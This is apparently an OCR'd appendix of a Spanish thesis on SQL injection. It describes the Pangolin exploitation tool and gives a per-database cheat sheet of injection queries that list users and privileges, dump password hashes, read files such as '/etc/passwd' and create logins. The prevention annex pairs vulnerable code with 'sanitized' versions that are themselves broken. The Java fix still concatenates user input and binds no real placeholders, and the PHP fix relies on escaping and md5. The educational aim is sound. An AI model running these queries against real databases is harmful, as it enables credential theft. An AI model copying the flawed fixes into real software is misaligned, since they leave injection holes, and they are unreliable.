
Pangolin

Pangolin es una herramienta propietaria desarrollada por el grupo NoSec que facilita el proceso de, detección y explotación de la vulnerabilidad inyección SQL a través de su interfaz gráfica, soporta varios SGBD, ejecución de comandos y manipulación del registro en el servidor de base de datos, además de lectura y escritura de archivos en el propio servidor de base de datos, también permite copiar o extraer los datos almacenados en las base de datos hospedadas en el servidor.

Características

- Soporte para los motores de base de datos MySQL, Oracle, PostgreSQL, MSSQL, MS Access, SQLite, Sybase, Informix y DB2.
- Permite enumerar y extraer datos de las bases de datos, de los usuarios, y sus privilegios, tablas, columnas y todos los datos almacenados.
- Permite descargar y subir cualquier archivo al servidor de base de datos cuando el gestor es Microsoft SQL Server.
- Permite la ejecución de comandos en el sistema operativo en el servidor de base datos siempre que el SGBD se Microsoft SQL Server.
- Permite la manipulación del registro en el servidor de base de datos siempre que el SGBD se Microsoft SQL Server.

Principales componentes de la interfaz gráfica.



1	**Barra de menú:** Muestra los menús con que cuenta la herramienta, File, Scan, Edit, Tool y Help.
2	**Barra de herramientas:** Cuenta con las opciones más usadas de la herramienta.
3	**Área de configuración:** Se especifica la URL vulnerable y las características (*DB Keyword*, *Method*, *Type*,) de esa URL para lograr un ataque efectivo.
4	**Panel de resultados:** En esta parte se muestran los resultados obtenidos después de un ataque exitoso, estos resultados pueden ser Información del servidor de base de datos, la obtención de datos almacenados, la ejecución de comandos o la manipulación del registro en el sistema operativo del servidor de base de datos.
5	**Área de información por logs:** Se muestran todas las acciones realizadas por la herramienta en forma de logs.

Anexo 4: Sentencias SQL más utilizadas en inyecciones SQL.

Microsoft SQL Server.

Identificar versión de Microsoft SQL Server

```
SELECT @@version
```

Identificar usuario por el cual se estableció la conexión.

```
SELECT user_name();
SELECT loginame FROM master..sysprocesses WHERE spid = @@SPID;
SELECT system_user;
```

Listar usuarios

```
SELECT name FROM master..syslogins
```

Listar password en formato Hash

```
SELECT name, password FROM master..sysxlogins
SELECT name, password hash FROM master.sys.sql logins
SELECT name +'-'+master.sys.fn_varbintohexstr(password_hash)
FROM master.sys.sql_logins
```

Listar Privilegios de Objetos

```
SELECT permission_name F
ROM master..fn_my_permissions(null, 'DATABASE');

SELECT permission_name
FROM master..fn_my_permissions(null, 'SERVER');
SELECT permission_name
FROM master..fn_my_permissions('sa', 'USER');
```

Listar privilegios de usuarios

```
SELECT is_srvrolemember('sysadmin');
SELECT is_srvrolemember('securityadmin');
SELECT is_srvrolemember('serveradmin');
SELECT is_srvrolemember('dbcreator')
SELECT is_srvrolemember('diskadmin');
```

Listar bases de datos

```
SELECT name FROM master..sysdatabases;
SELECT DB_NAME(N);
```

Listar Tablas

```
SELECT name FROM master..sysobjects WHERE xtype = 'U';
SELECT name FROM someotherdb..sysobjects WHERE xtype = 'U';
```

Listar Columnas

```
SELECT name FROM syscolumns
WHERE id = (SELECT id FROM sysobjects WHERE name = 'mytable');
SELECT master..syscolumns.name,
TYPE_NAME(master..syscolumns.xtype)
FROM master..syscolumns, master..sysobjects
WHERE master..syscolumns.id=master..sysobjects.id
AND master..sysobjects.name='sometable';
```

Encontrar tabla conociendo el nombre de las columnas

```
SELECT sysobjects.name as tablename, syscolumns.name as columnname
FROM sysobjects
JOIN syscolumns
ON sysobjects.id = syscolumns.id
WHERE sysobjects.xtype = 'U'
AND syscolumns.name LIKE '%PASSWORD%
```

Seleccionar un número específico de filas

```
SELECT TOP 1 name FROM
(SELECT TOP 9 name FROM master..syslogins ORDER BY name ASC)
 sq ORDER BY name DESC;
```

Acceder a archivos locales

```
CREATE TABLE mydata (line varchar(8000));
BULK INSERT mydata FROM 'c:boot.ini';
```

Crear usuarios

```
EXEC sp_addlogin 'user', 'pass';
```

Oracle

Identificar versión de Oracle

```
SELECT banner FROM v$version WHERE banner LIKE 'Oracle%';
SELECT banner FROM v$version WHERE banner LIKE 'TNS%';
SELECT version FROM v$instance;
```

Identificar usuario por el cual se estableció la conexión.

```
SELECT user FROM dual;
```

Listar usuarios

```
SELECT username FROM all_users ORDER BY username;
SELECT name FROM sys.user$;
```

Listar password en formato Hash

```
SELECT name, password, astatus FROM sys.user$;
SELECT name,spare4 FROM sys.user$;
```

Listar Privilegios

```
SELECT * FROM session_privs;
SELECT * FROM dba_sys_privs WHERE grantee = 'DBSNMP';
SELECT grantee
FROM dba_sys_privs
WHERE privilege = 'SELECT ANY DICTIONARY';
```

Listar privilegios de las cuentas DBA

```
SELECT DISTINCT grantee
FROM dba_sys_privs
WHERE ADMIN_OPTION = 'YES';
```

Listar base de datos actual

```
SELECT global_name FROM global_name;
SELECT name FROM v$database;
SELECT instance_name FROM v$instance;
SELECT SYS.DATABASE_NAME FROM DUAL;
```

Listar todas las bases de datos

```
SELECT DISTINCT owner FROM all_tables;
```

Listar columnas

```
SELECT column_name FROM all_tab_columns WHERE table_name = 'blah';
```

```
SELECT column_name
FROM all_tab_columns
WHERE table_name = 'blah' and owner = 'foo';
```

Listar tablas

```
SELECT table_name FROM all_tables;
```

```
SELECT owner, table_name FROM all_tables;
```

Encontrar tabla conociendo el nombre de las columnas

```
SELECT owner, table_name
FROM all_tab_columns
WHERE column_name
LIKE '%PASS%';
```

Seleccionar un número específico de filas

```
SELECT username
FROM (SELECT ROWNUM r, username FROM all_users ORDER BY username)
WHERE r=9;
```

Acceder a archivos locales

```
SELECT value FROM v$parameter2 WHERE name = 'utl_file_dir';
```

Postgres

Identificar versión de Postgres

```
SELECT version()
SELECT banner FROM v$version WHERE banner LIKE 'TNS%';
SELECT version FROM v$instance;
```

Identificar usuario por el cual se estableció la conexión.

```
SELECT user;
SELECT current_user;
SELECT session_user;
SELECT usename FROM pg_user;
```

Listar usuarios

```
SELECT usename FROM pg_user;
```

Listar password en formato Hash

```
SELECT usename, passwd FROM pg_shadow;
```

Listar Privilegios

```
SELECT usename, usecreatedb, usesuper, usecatupd FROM pg_user;
```

Listar privilegios de las cuentas DBA

```
SELECT usename FROM pg_user WHERE usesuper IS TRUE;
```

Listar base de datos actual

```
SELECT current_database();
```

Listar todas las bases de datos

```
SELECT datname FROM pg_database;
```

Listar columnas

```
SELECT relname, A.attname
FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T
WHERE (C.relkind='r')
AND (N.oid=C.relnamespace)
AND (A.attrelid=C.oid)
AND (A.atttypid=T.oid)
AND (A.attnum>0)
AND (NOT A.attisdropped)
AND (N.nspname ILIKE 'public');
```

Listar tablas

```
SELECT c.relname
FROM pg_catalog.pg_class c
LEFT JOIN pg_catalog.pg_namespace n
ON n.oid = c.relnamespace
WHERE c.relkind IN ('r',")
AND n.nspname
NOT IN ('pg_catalog', 'pg_toast')
AND pg_catalog.pg_table_is_visible(c.oid);
```

Encontrar tabla conociendo el nombre de las columnas

```
SELECT DISTINCT relname
FROM pg_class C, pg_namespace N, pg_attribute A, pg_type T
WHERE (C.relkind='r')
AND (N.oid=C.relnamespace)
AND (A.attrelid=C.oid)
AND (A.atttypid=T.oid)
AND (A.attnum>0)
AND (NOT A.attisdropped)
AND (N.nspname ILIKE 'public')
AND attname LIKE '%password%';
```

Seleccionar un número específico de filas

```
SELECT usename FROM pg_user ORDER BY usename LIMIT 1 OFFSET 0;
```

Acceder a archivos locales

```
CREATE TABLE mydata(t text);

COPY mydata FROM '/etc/passwd';
' UNION ALL SELECT t FROM mydata LIMIT 1 OFFSET 1;
```

MySQL

Identificar versión de MySQL

```
SELECT @@version
```

Identificar usuario por el cual se estableció la conexión.

```
SELECT user();
SELECT system_user();
```

Listar usuarios

```
SELECT user FROM mysql.user;
```

Listar password en formato Hash

```
SELECT host, user, password FROM mysql.user;
```

Listar privilegios usuarios

```
SELECT grantee, privilege_type, is_grantable
FROM information_schema.user_privileges;
```

Listar privilegios de la base de datos

```
SELECT grantee, table_schema, privilege_type
FROM information_schema.schema_privileges;
```

Listar privilegios de las columnas

```
SELECT table_schema, table_name, column_name, privilege_type
FROM information_schema.column_privileges;
```

Listar privilegios de las cuentas DBA

```
SELECT grantee, privilege_type, is_grantable
FROM information_schema.user_privileges
WHERE privilege_type = 'SUPER';

SELECT host, user
FROM mysql.user WHERE Super_priv = 'Y';
```

Listar todas las bases de datos

```
SELECT schema_name FROM information_schema.schemata;
SELECT distinct(db) FROM mysql.db
```

Listar columnas

```
SELECT table_schema, table_name, column_name
FROM information_schema.columns
WHERE table_schema != 'mysql'
AND table_schema != 'information_schema';
```

Encontrar tabla conociendo el nombre de las columnas

```
SELECT table_schema, table_name
FROM information_schema.columns WHERE column_name = 'username';
```

Seleccionar un número de filas determinado

```
SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 0;

SELECT host,user FROM user ORDER BY host LIMIT 1 OFFSET 1;
```

Anexo 5: Prevención de la vulnerabilidad inyección SQL en diferentes lenguajes de programación.

PHP

Código vulnerable

```
  $user = $_POST[ 'username' ];
  $pass = $_POST[ 'password' ];
 $query = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
$result = @mysql_query($query) or die( mysql_error());
```

Código sanitizado

```
  $user = $_POST[ 'username' ];
  $user = stripslashes( $user );
  $user = mysql_real_escape_string( $user );
  $pass = $_POST[ 'password' ];
  $pass = stripslashes( $pass );
  $pass = mysql_real_escape_string( $pass );
  $pass = md5( $pass );
 $query = "SELECT * FROM `users` WHERE user='$user' AND password='$pass';";
$result = @mysql_query($query) or die( mysql_error());
```

ASP

Código vulnerable

```
 v_cat = request("category")
sqlstr = "SELECT * FROM product WHERE PCategory='" & v_cat & "'"
set rs = conn.execute(sqlstr)
```

Código sanitizado

```
 v_cat = request("category")
 v_cat = replace(v_cat, "'", "''") 'Escaping singe quotes
sqlstr = "SELECT * FROM product WHERE PCategory='" & v_cat & "'"
set rs = conn.execute(sqlstr)
```

ASPX

Código vulnerable

```
protected void Button1_Click(object sender, EventArgs e){

   string connect = "MyConnString";
     string query = "Select Count(*) From Users Where Username = '"
                     + strUname + "' And Password = '" + strPass + "'";

  int result = 0;
  using (var conn = new SqlConnection(connect))  {
    using (var cmd = new SqlCommand(query, conn))    {
      conn.Open();
      result =(int)cmd.ExecuteScalar();
  }}
  if (result > 0)  {
    Response.Redirect("LoggedIn.aspx");
 } else  {
    Literal1.Text = "Invalid credentials";
}
```

Código sanitizado

```
protected void Button1_Click(object sender, EventArgs e){

   string connect = "MyConnString";
  string strUname = UserName.Text;
         strUname = strUname.Replace("'", "''");
   string strPass = Password.Text;
          strPass = strPass.Replace("'", "''");

     string query = "Select Count(*) From Users Where Username = '"
                    + strUname + "' And Password = '" + strPass + "'";

  int result = 0;
  using (var conn = new SqlConnection(connect))  {
    using (var cmd = new SqlCommand(query, conn))    {
      conn.Open();
      result =(int)cmd.ExecuteScalar();
  }}
  if (result > 0)  {
    Response.Redirect("LoggedIn.aspx");
 } else  {
    Literal1.Text = "Invalid credentials";
}
```

JAVA

Código vulnerable

```
String DRIVER = "com.ora.jdbc.Driver";
String DataURL = "jdbc:db://localhost:5112/users";
String LOGIN = "admin";
String PASSWORD = "admin123";
Class.forName(DRIVER);

//Make connection to DB
Connection connection = DriverManager.getConnection(DataURL, LOGIN, PASSWORD);
String Username = request.getParameter("USER");      // From HTTP request
String Password = request.getParameter("PASSWORD");  // From HTTP request
int iUserID = -1;
String sLoggedUser = "";
String sel = "SELECT User_id, Username FROM USERS WHERE Username = '"
             +Username + "' AND Password = '" + Password + "'";

Statement selectStatement = connection.createStatement ();
ResultSet resultSet = selectStatement.executeQuery(sel);

if (resultSet.next()) {
      iUserID = resultSet.getInt(1);
      sLoggedUser = resultSet.getString(2);
}
      PrintWriter writer = response.getWriter ();

if (iUserID >= 0) {
      writer.println ("User logged in: " + sLoggedUser);
  } else {
      writer.println ("Access Denied!");
}
```

Código sanitizado

```
String DRIVER = "com.ora.jdbc.Driver";
String DataURL = "jdbc:db://localhost:5112/users";
String LOGIN = "admin";
String PASSWORD = "admin123";
Class.forName(DRIVER);

//Make connection to DB
Connection connection = DriverManager.getConnection(DataURL, LOGIN, PASSWORD);
String Username = request.getParameter("USER");       // From HTTP request
String Password = request.getParameter("PASSWORD");  // From HTTP request
int iUserID = -1;
String sLoggedUser = "";
String sel = "SELECT User_id, Username FROM USERS WHERE Username = '"
             +Username + "' AND Password = '" + Password + "'";

PreparedStatement pstmt = connection.prepareStatement(sel);
pstmt.setString( 1, Username);
pstmt.setString( 1, Password);
ResultSet resultSet = pstmt.executeQuery( );

if (resultSet.next()) {
      iUserID = resultSet.getInt(1);
      sLoggedUser = resultSet.getString(2);
}
      PrintWriter writer = response.getWriter ();

if (iUserID >= 0) {
      writer.println ("User logged in: " + sLoggedUser);
  } else {
      writer.println ("Access Denied!");
}
```

GLOSARIO

Aplicación web (AW): Aquella aplicación que los usuarios pueden utilizar accediendo a un servidor web a través de Internet o de una intranet mediante un navegador.

Cookie: Las cookies llevan el control de usuarios: cuando un usuario introduce su nombre de usuario y contraseña, se almacena una cookie para que no tenga que estar introduciéndolas en cada página del servidor.

Deface: Deformación o cambio producido de manera intencionada en una página web por un atacante que haya obtenido algún tipo de acceso a ella, bien por algún error de programación de la página, por algún error en el propio servidor o por una mala administración de este.

Denial of Services (DoS): es un ataque a un sistema de computadoras o red que causa que un servicio o recurso sea inaccesible a los usuarios legítimos. Normalmente provoca la pérdida de la conectividad de la red por el consumo del ancho de banda de la red de la víctima.

Exploit: es una pieza de software, un fragmento de datos, o una secuencia de comandos con el fin de automatizar el aprovechamiento de un error, fallo o vulnerabilidad, a fin de causar un comportamiento no deseado o imprevisto en los programas informáticos.

Firewall: es una parte de un sistema o una red que está diseñada para bloquear el acceso no autorizado, permitiendo al mismo tiempo comunicaciones autorizadas.

Gusano: es un código malicioso que tiene la propiedad de duplicarse a sí mismo. Los gusanos usan una red de computadoras para enviar copias de sí mismos a otras terminales en la red y son capaces de llevar esto a cabo sin intervención del usuario propagándose rápidamente utilizando Internet.

Hacker: Persona apasionada por la seguridad informática. Esto concierne principalmente a entradas remotas no autorizadas por medio de redes de comunicación como Internet (*Black hats*). Pero también incluye a aquellos que depuran y arreglan errores en los sistemas (*White hats*) y a los de moral ambigua como son los *Grey hats*.

HTML: siglas de HyperText Markup Language («lenguaje de marcado de hipertexto»), es el lenguaje de marcado predominante para la elaboración de páginas web. Es usado para describir la estructura y el contenido en forma de texto, así como para complementar el texto con objetos tales como imágenes.

Intrusion Detection System (IDS): es un programa usado para detectar accesos no autorizados a un computador o a una red. Estos accesos pueden ser ataques de habilidosos hackers, o de personas que usan herramientas automáticas.

Intrusion Prevention System (IPS): es un dispositivo que ejerce el control de acceso en una red informática para proteger a los sistemas computacionales de ataques y abusos.

JavaScript: JavaScript es un lenguaje de programación interpretado, Se utiliza principalmente implementado como parte de un navegador web permitiendo mejoras en la interfaz de usuario y páginas web dinámicas.

Log: Archivo que almacena mensajes que genera el programador de un sistema operativo, alguna aplicación o algún proceso.

Overflows: es un error de software que se produce cuando un programa no controla adecuadamente la cantidad de datos que se copian sobre un área de memoria reservada a tal efecto y constituye una vulnerabilidad que puede ser aprovechada por un usuario malintencionado para influir en el funcionamiento del sistema.

PHP: PHP es un lenguaje de programación interpretado, diseñado originalmente para la creación de páginas web dinámicas. Se usa principalmente para la interpretación del lado del servidor.

Plugin: es una aplicación que se relaciona con otra para aportarle una función nueva y generalmente muy específica.

Tag: Una etiqueta o tag es una palabra clave asignada a un dato almacenado en un repositorio. Las etiquetas son en consecuencia un tipo de metadato, pues proporcionan información que describe el dato (una imagen digital, un clip de vídeo o cualquier otro tipo de archivo informático) y que facilita su recuperación.

SQL: El lenguaje de consulta estructurado o SQL es un lenguaje declarativo de acceso a bases de datos relacionales que permite especificar diversos tipos de operaciones en estas. Se usa con el fin de efectuar consultas para recuperar de una forma sencilla información de interés de una base de datos, así como también hacer cambios sobre ella.

Wardialing: técnica utilizada durante las décadas de los años 1980 y 1990, que consistía en hacer llamadas a una serie de números de teléfono automáticamente con el fin de encontrar módems conectados y permitiendo la conexión con algún otro ordenador.

Wardriving: es la búsqueda de redes inalámbricas Wi-Fi desde un vehículo en movimiento. Implica usar un coche o camioneta y un ordenador equipado con Wi-Fi, como un portátil o una PDA, para detectar las redes.